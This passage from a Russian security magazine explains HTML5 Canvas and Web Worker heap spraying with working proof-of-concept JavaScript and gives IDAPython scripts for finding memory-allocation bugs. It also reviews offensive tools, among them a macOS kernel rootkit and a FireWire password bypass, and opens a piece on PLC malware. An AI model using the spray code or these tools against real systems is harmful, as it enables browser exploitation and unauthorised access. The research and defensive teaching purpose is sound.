Идея любого Heap Spray проста — сделать так, чтобы память быстро наполнилась данными, которые контролирует атакующий. Если раньше этого добивались, создавая большие массивы со строками в JavaScript или даже ActionScript, то теперь нужно быть хитрее. Очевидно, чтобы заспамить память, много ума не надо, но нужно сделать это так, чтобы еще и работало быстро. Так, одной из идей было использование BMP-картинок, которые бы подгружались в браузер. Что логично, содержимое BMP — шелл-код. Если таких картинок грузить много, то они будут располагаться в памяти одна за другой, таким образом реализуя Heap Spray. Только есть одна проблема: по сети это может занять какое-то время, а атака, которая идет более 20 секунд, — не хорошая атака, а длительная и палевная. При этом размер картинки тоже должен быть правильным: слишком маленькая — долго спамить, слишком большая — будут «просветы» при заполнении (то есть блоки будут сидеть в памяти неплотно, что снижает вероятность «угадывания»). Поэтому картинка должна быть равна размеру выделяемой страницы, например 0 × 00010000. С учетом заголовка кучи и заголовка BMP это позволит нам с точностью до байта предсказывать значения наших данных по выбранному адресу памяти.


HTML5

Теперь вернемся к нашим исследователям. Как уже было сказано, гонять BMP по сети — дело неблагодарное, поэтому очевидно, что эту идею можно развить, но гадить в памяти без загрузки нового контента по сети. На помощь приходит HTML5, который научился работать с изображениями и дает это делать всем желающим! Да, да, мы говорим о Canvas. Идея проста:

- Создаем объект canvas.
- Определяем размер.
- Получаем 2D-контекст.
- Создаем изображения, используя RGBA.



Результат спрея с использованием Canvas



Результат спрея с использованием Worker

- Через RGBA заносим пейлоад.
- Тиражируем!

В итоге мы сделаем то же самое, что и ImageSpray, только теперь по сети ничего не гоняется и мы делаем это в разы быстрее.

PoC

```
<!DOCTYPE html>
< script >
var memory = Array();
function fill(imgd, payload) {
    for(var i = 0; i < imgd.data.length; i++) {
        imgd.data[i] = payload[i % payload.length];
    };
};
window.onload = function() {
    var payload = [0x90, 0x90, 0x90, 0x90, 0x90, ↵
    0x90, 0xCC];
    for(var i = 0; i < 100; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256;
        elem.height = 256;
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        fill(imgd, payload);
        memory[i] = imgd;
    };
}; < /script>
```

Видно, что данный пример работает, но все же не так быстро, как старый добрый Heap Spray на чистом JavaScript. Поэтому исследователи предложили использовать еще одну фичу: Web Workers. Данный класс позволяет реализовать в контексте вкладки браузера многопоточное выполнение задач (JavaScript-кода, например). Я немного изменил код с презентации (чтобы он хоть как-то заработал, а то любят выкладывать нерабочий код некоторые...), и у меня получилось примерно то, что хотели показать авторы:

worker.js

```
onmessage = function(e) {
    var payload = [0x90, 0x90, 0x90, 0x90, 0x90, 0x90, ↵
    0x90, 0xCC];
    var imagedata = e.data;

    for(var i = 0; i < imagedata.data.length; i++) {
        imagedata.data[i] = payload[i % payload.length];
    };
    postMessage(imagedata);
};
```

Мы выносим «поток» копирования пейлоада в данные изображения. Именно этот цикл занимает основное время выполнения спрея.

main.html

```
var memory = Array();

window.onload = function() {
    var workers = Array();
    var MAX_WORKERS = 5;

    for(var i = 0; i < 2000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256;
        elem.height = 256;
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        if(i < MAX_WORKERS) {
            workers[i] = new Worker('worker.js');
        };
        workers[i % MAX_WORKERS].postMessage(imgd);
        workers[i % MAX_WORKERS].onmessage = ↵
        function(e) {
            memory[i] = e.data;
        };
    };
};
```

Основной код точно такой же, только копирование пейлоада вынесено в воркеры.

Единственная особенность, которая возникает при данном примере, — плотность спрея высока только в средне-нижней части карты памяти. Это стоит учитывать для планирования стабильных эксплойтов. Тем не менее тема раскрыта, но не до конца: что в первом, что во втором примере есть проблемы с плотностью (тестировалось в Firefox). Предлагаю читателю самостоятельно улучшить показатели Heap Spray, манипулируя размером изображения или с помощью иных хитростей. Главное ведь идея :). ⌶

Дмитрий «Dharm» Пронькин (twitter.com/sky5earcher)



© flickr.com/people/gtall1

АВТОМАТИЗИРУЕМ ПОИСК УЯЗВИМОСТЕЙ, ВЫЗВАННЫХ НЕКОРРЕКТНЫМ ИСПОЛЬЗОВАНИЕМ ФУНКЦИЙ ALLOC/FREE С IDAPYTHON

Естественное желание упростить себе жизнь вынуждает автоматизировать поиск уязвимостей. Как и прежде, помогать нам будет плагин IDAPython, позволяющий использовать всю мощь Python в отладчике IDA Pro. Но если в прошлый раз мы искали ошибки в циклах и переполнения буфера, то в этот раз устроим охоту на баги, связанные с функциями выделения/освобождения памяти.

ВВЕДЕНИЕ

Предыдущие части были сфокусированы на счетчике копирования. Сегодня мы сосредоточим внимание на размере выделяемой памяти, проверке возвращаемых значений и операциях с указателями для функций выделения памяти.

Данными в динамической памяти оперируют функции выделения памяти. С семействами функций alloc и free связаны четыре категории уязвимостей: целочисленное переполнение, игнорирование проверки возвращаемого значения, повторное освобождение памяти и использование освобожденной памяти. Задачу проверки на эти категории можно проиллюстрировать схемой, представленной на рисунке 1.

РАЗМЕР ИМЕЕТ ЗНАЧЕНИЕ

Арифметические операции с параметром alloc-функций приводят к тому, что выделяется недостаточное количество памяти для буфера. Следствием этого является переполнение в куче. На примере из рисунка 2 можно увидеть, что с параметром malloc происходит интересное.

Подобная арифметическая ошибка была найдена недавно в браузерном протоколе Steam, в обработчике графических файлов TGA.

```
add eax,eax
add eax,eax
push eax
call malloc_wrapper
```

Для идентификации этого паттерна используется, как обычно, трассировка и анализ операндов инструкций. Задача предельно проста: от начальной точки — функции выделения памяти, трассируя вверх, обращать внимание на математические инструкции,




Рис. 1. Схема проверки четырех категорий уязвимостей

где нулевой операнд — трассируемое значение. Но одной функцией malloc семейство аллокаторов не ограничено. Сюда относятся также LocalAlloc, SysAllocString и так далее. Для скрипта-помощника важно лишь, что во всех этих функциях присутствует слово «alloc» и что у части из них параметр «размер» не один. Это обуславливает дополнительную небольшую задачу для скрипта — найти нужный push. Например, объект трассировки у LocalAlloc — нулевой операнд второго push'a, а у malloc — первого и единственного push'a. В задаче проверки на integer overflow одна из вкусностей в том, что размер выделяемых байтов для функции выделения может вычисляться динамически (например, быть возвращаемым strlen-like функцией). Подобный пример ты можешь увидеть на рисунке 3.

Код, выполняющий простейший анализ

```
# Список арифметических инструкций
maths=['inc','add','mul','imul','lea','movsx', ↵
'dec','sub','shl','shr']
# Для функции malloc ищем первый push
for step in range(5):
    ea=RfirstB(ea)
    # Покраска удобна для отладки и наглядности
    SetColor(ea,CIC_ITEM,0xcbe4e4)
    if GetMnem(ea)=='push':
        # Проверка на константу
        if GetOpnd(ea,0)==5:
            break
        # Находим объект трассировки
        traceval=GetOpnd(ea,0)
        break
    step=+1
while ea!=parent:
    SetColor(ea,CIC_ITEM,0xcbe4e4)
    ea=RfirstB(ea)
    # Ищем трассируемый операнд
    if GetOpnd(ea,0)==traceval:
        # Влияют ли математические инструкции на будущий
        # размер
        if GetMnem(ea) in maths:
            if GetMnem(ea)=='lea':
                # lea причастна только при сложении
                if '+' not in GetOpnd(ea,1):
                    break
            # Сообщаем о возможной арифметической ошибке
            print 'La vida Alloca at address',hex(ea)
```

ОГЛЯДЫВАЯСЬ НАЗАД

Если возвращаемое значение неправильно интерпретируется или попросту игнорируется, то поведение программы может стать непредсказуемым. Мы должны осматривать функции выделения памяти, поскольку многие уязвимости были связаны с отсутствием проверки возвращаемого значения.

Книга по исследованию уязвимостей
The Art of Software Security Assessment

```
mov   eax, [ebp+arg_0]
shl   eax, 2
lea   ecx, [eax+eax+30h]
mov   esi, esp
push  ecx                           ;Size
call  ds:malloc
```

Рис. 2. Арифметическая ошибка в браузерном протоколе Steam

```
call    ds:_imp_lstrlenW@4 ; lstrlenW(x)
mov     esi, eax
inc     esi
lea     eax, [eso+esi]
push    eax        ;cb
call    _imp_CoTaskMemAlloc@4 ; CoTaskMemAlloc(x)
```

Рис. 3. Размер выделяемых байтов для функции вычисляется динамически

Отсутствие проверки значения, возвращаемого функцией выделения памяти, часто служит причиной захвата потока управления дефектной программы. В Windows существует несколько различных функций выделения памяти. Из них в user mode — LocalAlloc, SysAllocString, realloc и в kernel mode — ExAllocatePoolWithTag. Также присутствует множество оберток функций, выделяющих память, наподобие MIDL_user_allocate. В примере ниже значение, отданное LocalAlloc (в регистре eax) без проверки, служит аргументом для функции NtAdjustPrivilegesToken.

```
push    eax ; uBytes
push    ebx ; uFlags
mov     [ebp+arg_4], eax
call    ds:LocalAlloc(x,x)
lea     ecx, [ebp+uBytes]
push    ecx
push    eax ; all input are evil!
push    [ebp+arg_4]
mov     [ebp+hMem], eax
push    [ebp+var_4]
push    ebx
push    [ebp+var_8]
call    edi ; NtAdjustPrivilegesToken(x,x,x,x,x,x)
```

Задача автоматического анализа этого паттерна сводится к проверке, является ли регистр eax операндом инструкции сравнения (cmp, test). В этом случае будет ясно, что возвращаемое значение сравнивается с нулем. Код, выполняющий эту нехитрую задачу:

```
tests=['cmp','test']
for step in range(5):
    ea=Rfirst(ea)
    SetColor(ea,CIC_ITEM,0xcbe4e4)
    if GetMnem(ea) in tests:
        if GetOpnd(ea,0)=='eax' or GetOpnd(ea,1)=='eax':
            break
        print 'No check return value at address',hex(ea)
    step=+1
```

Отправной точкой для анализа вышеописанных паттернов уязвимостей служит, конечно же, одна из функций выделения памяти. Для примера ниже приведен код, обходящий всю базу IDA в поисках вызовов malloc:

```
mov      eax, [ebp+ptr]
push     eax        ;Memory
call ds:free
add esp, 4
cmp esi, esp
call unkonown_libname_1: Microsoft VisualC 2-9/net runtime
```

```
loc_40114A
mov      esi, esp
mov      eax, [ebp+ptr]
push     eax        ;Memory
call     ds:free
add      esp, 4
cmp      esi, esp
call unknown_libname_1 : Microsoft VisualC 2-9/net runtime
mov      esi, esp
mov      eax, [ebp+ptr]
```

Рис. 4. Указатель на освобожденную память ptr читается в регистр eax

```
for seg_ea in Segments():
    for ea in Heads(seg_ea, SegEnd(seg_ea)):
        if isCode(GetFlags(ea)):
            if GetMnem(ea) == "call":
                if re.match('.*malloc.*',GetOpnd(ea,0)):
                    allox.append(ea)
```

Описанный тип уязвимости является логической ошибкой и присутствует в каждом языке.

Итак, векторы исследований от аллокаторов направлены вверх и вниз — в поисках арифметики и проверки на нуль. Перейдем к уязвимостям, связанным с функциями освобождения памяти.

PRAY-AFTER-FREE

Use-after-free — весьма распространенный баг, сущность которого кроется в самом названии — использование после освобождения. Возникает вследствие некорректных операций программы с указателем (как и в случае с double free). В последнее время этот вид уязвимостей в адвизори-лентах светится все чаще — CVE-2012-0469, CVE-2012-1529, CVE-2012-1889. Идея эксплуатации этого бага состоит в том, чтобы после освобождения объекта в памяти заставить программу выделить фейковый кусок памяти (или переполнить буфер), а затем программа сама «использует» объект (на благо атакующего). Эксплуатация этого типа уязвимостей выполняется посредством техники распрыскивания кучи, которая и создаст подложный объект. Этого пациента можно идентифицировать через проверку доступа к указателю после освобождения. Трассировка «вниз» позволяет локализовать места доступа к указателю.

Взглянем на иллюстрацию, представленную на рисунке 4. Здесь мы видим, что указатель на освобожденную память ptr читается в регистр eax. Такого рода ситуации обнаруживаются следующим кодом:

```
# Пока не встретилась пропасть
while ea!=0xFFFFFFFF:
    ea=Rfirst(ea)
    SetColor(ea,CIC_ITEM,0xcbe4e4)
    # Кто-нибудь использует трассируемое значение?
    if GetOpnd(ea,0)==traceval or ↵
    GetOpnd(ea,1)==traceval:
        print "may be used after free",traceval,hex(ea)
```

Ошибка double free подобна use-after-free тем, что после освобождения определенного фрагмента памяти также пытается использовать указатель.

ОСВОБОДИТЬ ОСВОБОЖДЕННОГО

Читатель, исследующий бинарный код, уже отметил, что на иллюстрации также присутствует уязвимость double-free — повторное освобождение памяти (goo.gl/9z5Fb). Уязвимость подобного рода

```
    ptr = (char *) malloc((size*4+sizeof(buf)*4)*2);
    func2(buf,ptr);
}

int func2(char *buf, char *ptr) {
    free(ptr);
    free(ptr);//освободить освобожденного
    printf( "%p", ptr);//чтение указателя
}
```

Рис. 5. Указатель ptr используется в качестве аргумента к free дважды

возникает при попытке освободить тот фрагмент памяти, который система уже считает освобожденным. Уязвимость класса double free так же, как и use-after-free, используется для манипуляций с метаданными кучи. Пресловутый указатель ptr используется в качестве аргумента к free дважды. Приведенный выше пример из IDA является результатом простого С-кода, представленного на рисунке 5.

В дебрях ассемблера поиск потенциально дважды освобожденного сводится к поиску указателя, повторно используемого в качестве аргумента. Отправная и конечная точка поиска — вызов free. Объект трассировки — указатель. Различия в количестве параметров у разных «освободителей» типа HeapFree, free, VirtualFree в плане идентификации указателя функции легко решаются — просто от начала вызова ищется определенный push. Задача идентификации ошибки повторного освобождения памяти, на первый взгляд, простая. Но ограничение статического анализа порой состоит в невозможности найти родительскую функцию (в случае с виртуальными функциями). Все же этот вид уязвимости можно локализовать с помощью приведенного ниже кода. Смысл его — двигаясь от вызова free вверх, искать другой вызов функции освобождения, чтобы сравнить указатель с трассируемым.

```
# Пропасть вводит IDA в бесконечный цикл
while ea!=0xFFFFFFFF:
    # Красим путь
    SetColor(ea,CIC_ITEM,0xe5f3ff)
    # Получить ссылку
    ea=RfirstB(ea)
```

```
; int_edecl func2(int, void *ptr)
func2 proc near

var_C0= byte ptr -0C0h
ptr= dword ptr 0Ch

push   ebp
mov    ebp, esp
sub    esp, 0C0h
push   ebx
push   esi
push   edi, [ebp+var_C0]
mov    ecx, 30h
mov    eax, 0CCCCCCCCh
rep stosd
mov    esi, esp
mov    eax, [ebp+ptr]
push   eax     ;Memory
call   ds:free
```

Рис. 6. Функция func2 собственной персоной

```
mov   [ebp+ptr], eax
mov   eax, [ebp+ptr]
push  eax   ;ptr
lea   ecx, [ebp+var_1C]
push  ecx   ;int
call  wrapper_func2
```

Рис. 7. Враппер, вызывающий функцию func2

```
    # Проверка: были ли мы тут
    if GetColor(ea,CIC_ITEM)==0xe5f3ff:
        break
    # Ищем вызов free
    if GetMnem(ea)=='call':
        if 'free' in GetOpnd(ea,0):
            for step in range(5):
                ea=RfirstB(ea)
                SetColor(ea,CIC_ITEM,0xcbe4e4)
                if GetMnem(ea)=='push':
                    # В переменную операнд push'a
                    val=GetOpnd(ea,0)
                    break
                step=+1
            # Пять шагов на поиск возможного источника
            for step in range(5):
                ea=RfirstB(ea)
                SetColor(ea,CIC_ITEM,0xcbe4e4)
                if GetMnem(ea)=='mov':
                    val=GetOpnd(ea,1)
                    break
                step=+1
            # Ключевая проверка
            if val==traceval:
                print 'double free', hex(ea)
```

При глобальном анализе, по всей базе дизассемблера IDA (idb-файлу), целесообразно после работы с функцией освобождения памяти перекрашивать за собой пройденный окрашенный путь, поскольку алгоритм построен так, что анализирующие функции используют покраску, чтобы не попасть в бесконечный цикл. Чистильщик представлен ниже:

```
def Cleaner(ea):
    # Бэкапим адрес
    downea=ea
    # Обеление
    SetColor(ea,CIC_ITEM, 0xFFFFFFFF)
    while ea!=0xFFFFFFFF:
        # Идем вверх
        ea=RfirstB(ea)
        # Вы еще не отбелились?
        if GetColor(ea,CIC_ITEM)!=0xFFFFFFFF:
            # Тогда мы идем к вам
            SetColor(ea,CIC_ITEM, 0xFFFFFFFF)
        # Иначе уходим
        else:
            break
    while downea!=0xFFFFFFFF:
        # Идем вниз
        downea=Rfirst(downea)
        # Аналогично
        if GetColor(downea,CIC_ITEM)!=0xFFFFFFFF:
            SetColor(downea,CIC_ITEM, 0xFFFFFFFF)
       else:
            break
```

ОШИБКИ ПОВТОРНОГО ОСВОБОЖДЕНИЯ ПАМЯТИ ГОРАЗДО ПРОЩЕ НАХОДИТЬ ДИНАМИЧЕСКИМ АНАЛИЗОМ

На практике ошибки повторного освобождения памяти гораздо проще находить динамическим анализом. Дело в том, что между вызовами функций free, как правило, находится не десяток инструкций, а множество функций. Поэтому статический анализ здесь эффективно использовать лишь вместе с межпроцедурным анализом.

ВВЕДЕНИЕ В МЕЖПРОЦЕДУРНЫЙ АНАЛИЗ

Говоря простым языком, межпроцедурный анализ — тот анализ, который на основе исследования входных и выходных данных подпрограмм рисует картину взаимодействия между функциями. На рисунке 6 мы видим функцию func2, где один из аргументов — указатель ptr. Вызывается эта функция из листинга, представленного на рисунке 7.

Согласно конвенции вызовов stdcall, ptr попадает в func2 через стек с помощью второго снизу push'а. Дотянуться до трассируемого значения межпроцедурно в данном случае очень просто. Ступени к победе таковы:

1. Найти трассируемого в фрейме функции. То есть вычислить положение аргумента (относительно других аргументов, переменных) в стековом фрейме функции func2 (вызываемой функции). Для примера приведу код, выводящий на экран содержимое фрейма функции:

```
# Получаем фрейм функции
stack_frame = GetFrame(get_screen_ea())
# Запрашиваем размер
frame_size = GetStrucSize(stack_frame)
# Массив для работы с содержимым фрейма
stk_vars=[]
while frame_counter < frame_size:
    # Перебираем имена переменных
    stack_var = GetMemberName(stack_frame, frame_counter)
    if stack_var!=None:
        print " Stack Variable: %s " % (stack_var)
        # Сохраняем имена
        stk_vars.append(stack_var)
        frame_counter += 1
# Вывод результата
for var in stk_vars:
    print "stack var:",var
```

2. Найти путь наверх. То есть с помощью перекрестных ссылок найти, какая функция вызывает текущую.
3 Найти трассируемого в прошлой жизни предыдущей функции (в примере ptr был регистром eax).

Перед реализацией этих шагов стоит почитать пост автора IDA Pro о межпроцедурном анализе через анализ стековых переменных (www.hexblog.com/?p=42). Отмечу, что у скрипта, который ты найдешь на прилагаемом к журналу диске, помимо отсутствия взаимодействия меж функциями, существуют следующие ограничения: неполный охват кода, отсутствие проверки операций с указателем (в деле поиска ошибок double free), работа с ограниченным количеством представителей семейств функций выделения и освобождения памяти (malloc и free). На этом всё. Удачи!

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)




X-Tools

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Ron Bowes
URL: https://github.com/iagox86/hash_extender
Система: Linux/Windows


1

HASH EXTENDER

Есть такой классический тип атак — Hash length extension. Уязвимы к ней многие распространенные хеш-алгоритмы — и MD5, и SHA-1. Если точнее — те, что основываются на структуре Меркла — Дамгарда. Данная атака позволяет сгенерировать корректное хеш-значение для удлиненного исходного сообщения. Точнее, если мы знаем значение хеша от строки (secretkey+data), знаем значение data, но не знаем значение secretkey, то мы все равно можем сгенерировать хеш для изначальной строки и нашей строки. То есть H(secretkey+data+appendata).

Суть атаки заключается в том, что мы можем привести в правильную форму изначальные данные (добавив padding, длину строки, произведя конвертацию), добавить наши данные и как бы «продолжить» хеш-функцию с известной позиции — изначального значения хеша. С hash_extender мы имеем возможность получить итоговый хеш в пару кликов. Отметим следующие особенности софтины:

- все основные хеш-функции — MD4/5, RIPEMD-160, SHA/-1/-256/-512, Whirlpool;
- генерация хешей для диапазона длин секретной строки, что удобно, когда она неизвестна и требуется перебирать возможные значения;
- разнообразные варианты ввода и вывода данных.





Авторы: James Forshaw, Michael Jordon
URL: contextis.com/research/tools/canape
Система: Windows

2

CANAPE

Canape — это инструмент для тестирования работы любых сетевых протоколов, но наиболее полезен он при работе с бинарными протоколами.

Программа имеет встроенный функционал, реализующий стандартные сетевые прокси, и предоставляет возможность захватывать и модифицировать трафик от сервера и к серверу. Ядро данного инструмента может быть расширено с помощью множества языков программирования, включая C# и Python, для парсинга любого протокола с учетом необходимых требований прокси и модификации данных.

Программа работает на сетевом уровне и поддерживает TCP- и UDP-соединения через port forwarding или реализацию SOCKS- или HTTP-прокси. Так что инструмент не захватывает данные на Ethernet-, IP- или TCP-уровне напрямую. Главное, что дает инструмент человеку, тестирующему новый неизвестный бинарный протокол, — сводит к минимуму усилия для его эффективного тестирования. Можно как очень быстро написать фаззер для поиска различных переполнений, так и просто производить MITM-атаки.

Также из особенностей инструмента можно выделить построение модели состояний протокола, которая отображается в виде графа состояний. Инструмент был впервые представлен на Black Hat Europe 2012.



Автор: Carsten Maartmann-Moe
URL: breaknenter.org/projects/inception
Система: Linux/Mac

3

ОТМЕНЯЕМ ГРАНИЦЫ ДОСТУПА

Inception предоставляет стабильный и простой путь для выполнения различных хаков с памятью на включенных машинах, использующих IEEE 1394 SBP-2 DMA. Инструмент может разблокировать и поднять привилегии до Local Administrator / root на почти любой машине с интерфейсом FireWire, к которому есть физический доступ.

В первую очередь Inception предназначен для атак против компьютеров, которые используют полное шифрование дисков, такое как BitLocker, FileVault, TrueCrypt или Pointsec. Также инструмент будет полезен для специалистов по реагированию на инциденты и цифровой экспертизы, когда они сталкиваются с включенной машиной.

Благодаря DMA происходит поиск по всем доступным страницам памяти сигнатур по определенным смещениям в модулях парольной аутентификации операционной системы. После того как найден нужный участок кода, инструмент помогает обойти код, ответственный за неправильный ввод пароля. В итоге любой введенный пароль будет правильным. При этом исправление в памяти будет не постоянным, и после перезагрузки все вернется к нормальной работе парольного функционала, что теоретически позволяет атакующему остаться практиески незамеченным.

ПРИШЕЛЕЦ АТАКУЕТ

Nikto — это сканер веб-серверов с открытым исходным кодом, который производит комплексное тестирование веб-серверов по многочисленным пунктам, включая проверки на более 6500 потенциально опасных сценариев, проверки на устаревшие версии для более 1250 серверов и специфические проблемы (270). Программа также проверяет конфигурацию элементов сервера, например наличие множественной индексации файлов, HTTP-опции сервера и попытки идентифицировать установленные веб-службы и программное обеспечение на сервере. Полноценная поддержка прокси (с возможностью авторизации) при правильном подходе обеспечит тебе безопасность. Правда, о незаметном сканировании придется забыть. С самого начала разработчики сделали упор на скорость скана, не заморачиваясь по поводу stealth-методов.

С другой стороны, ядро Nikto составляет известная библиотека LibWhisker, у которой в арсенале есть несколько методик для обмана IDS. Основные особенности:

- поддержка SSL и HTTP proxy;
- проверки на устаревшие компоненты сервера;
- сохранение отчетов в plain text, XML, HTML, NBE или CSV;
- движок шаблонов отчетов;
- сканирование множества портов на сервере или множества серверов;
- LibWhisker's IDS методы кодирования;
- определение установленного ПО через заголовки, favicons и файлы;
- хост-аутентификация с Basic и NTLM;
- отгадывание поддоменов;
- определение пользователей в Apache и cgiwrap;
- настройка проверяемых групп уязвимостей;
- техники уменьшения количества ложных срабатываний;
- интерактивный статус, пауза и изменение настроек детализации;
- сохранение запроса/ответа для успешных тестов;
- повтор сохраненных успешных тестов;
- автопауза по таймеру;
- вход в Metasploit.

Авторы: Chris Sullo, David Lodge
URL: www.cirt.net/nikto2
Система: Windows/Linux



Автор: prdelka
URL: nullsecurity.net/backdoor.html
Система: Mac




ПРЯЧЕМСЯ В ЯБЛОКЕ

Руткитов под Windows и Linux пруд пруди, а вот под Mac OS X днем с огнем не сыщешь в открытом доступе. Rubilyn ликвидирует пробел — это kernel-руткит для Mac OS X 64bit. В своей работе руткит не использует никаких захардкоженных адресов для перехвата функций в BSD-подсистеме, а скрывает свою активность с помощью syscall hooking и DKOM. Все успешно работает и протестировано на OS X Lion и более младших версиях.

Можно выделить следующие возможности руткита:

- наличие консольного интерфейса;
- выдача root-привилегий по PID;
- скрытие файлов и папок;
- скрытие процессов;
- скрытие пользователя от who/w;
- скрытие сетевых портов от netstat;
- sysctl-интерфейс для взаимодействия с userland;
- выполнение бинарников с root-привилегиями через magic ICMP ping.

В грейтсах к этому полезному творению можно заметить хорошо известных в мире яблочной безопасности личностей: #nullsecurity crew, snare, dino, nemo, piotr, а также thegrugq, недавно посетившего конференцию ZeroNights, посвященную техническим аспектам информационной безопасности.



Автор: Stephen Fewer
URL: https://github.com/stephenfewer/grinder
Система: Windows



ГОТОВИМСЯ К PWN2OWN

Grinder — полноценная платформа для автоматического фаззинга веб-браузеров от одного из победителей Pwn2Own 2011 (за взлом Internet Explorer 8 на 64-bit Windows 7 (SP1)). Помимо фаззинга, система имеет впечатляющий функционал, отвечающий за управление большим количеством падений бедных браузеров. Платформа состоит из двух основных компонентов: Grinder-нод и Grinder-сервера. Grinder-ноды отвечают за непосредственную автоматизацию фаззинга, генерирование полезной информации о падении, которая способна дать представление о его причине, возможность воспроизвести падение в дальнейшем и представление о возможности эксплуатации данного случая. Нода отвечает за фаззинг одного из поддерживаемых веб-браузеров: Chrome, Firefox, Internet Explorer, Safari. Одновременно можно запустить огромное количество различно настроенных нод. Grinder-сервер представляет собой централизованное хранилище, в котором собирает все падения и информацию о них со всех работающих Grinder-нод. Сервер имеет веб-интерфейс и продвинутую многопользовательскую систему. Единственное, что остается сделать, — так это написать свой алгоритм фаззинга и вставить его в Grinder. Естественно, автор тулзы их не выложил в public, но оставил пример их написания для системы.



Автор: SiRA Team
URL: dl.siratool.com
Система: Linux



МЕТОДИЧНЫЙ ПОДХОД К IOS APPS

SiRA (Semi-automated iOS Rapid Assessment) — это инструмент для оценки безопасности iOS-приложений, который был представлен на Black Hat USA 2012. Программа состоит из двух частей: Linux-части, которая ставится на систему, и iOS-части, которая устанавливается прямо на jailbreak'нутый iPhone.

Не секрет, что полностью автоматизировать анализ приложения с качественным выходным результатом невозможно, и поэтому было решено автоматизировать все, что можно, а для того, что нельзя, сделать вспомогательные инструменты, облегчающие их выполнение при ручном тестировании. Программа предоставляет такие возможности при ручном тестировании:

- создание снимка файловой системы;
- сравнение двух снимков файловой системы;
- анализ файловой системы;
- поиск снимка файловой системы;
- создание снимка экрана;
- получение и расшифровка iOS Keychain DB;
- анализ расшифрованного приложения.

Также стоит выделить такой функционал, как CruiseControl, который представляет собой пошаговый аудит для самых маленьких, — шаг за шагом программа идет по всей разработанной методологии оценки безопасности приложений.

Евгений Дроботун

Про безопасность промышленной автоматики в последнее время не говорит и не пишет только ленивый. Главный виновник повышенного внимания к этой теме, конечно же, Rutkit.Win32.Stuxnet.a. Мы тоже не останемся в стороне и посмотрим, что же это такое — программируемые логические контроллеры (а именно они являются низшим исполнительным звеном в системах промышленной автоматики) и как на них можно вредоносно воздействовать.

Малварь для промышленной автоматики

ИССЛЕДУЕМ ВОЗМОЖНОСТИ ПРОГРАММИРУЕМЫХ ЛОГИЧЕСКИХ КОНТРОЛЛЕРОВ С ТОЧКИ ЗРЕНИЯ ВРЕДОНОСНОГО КОДИНГА

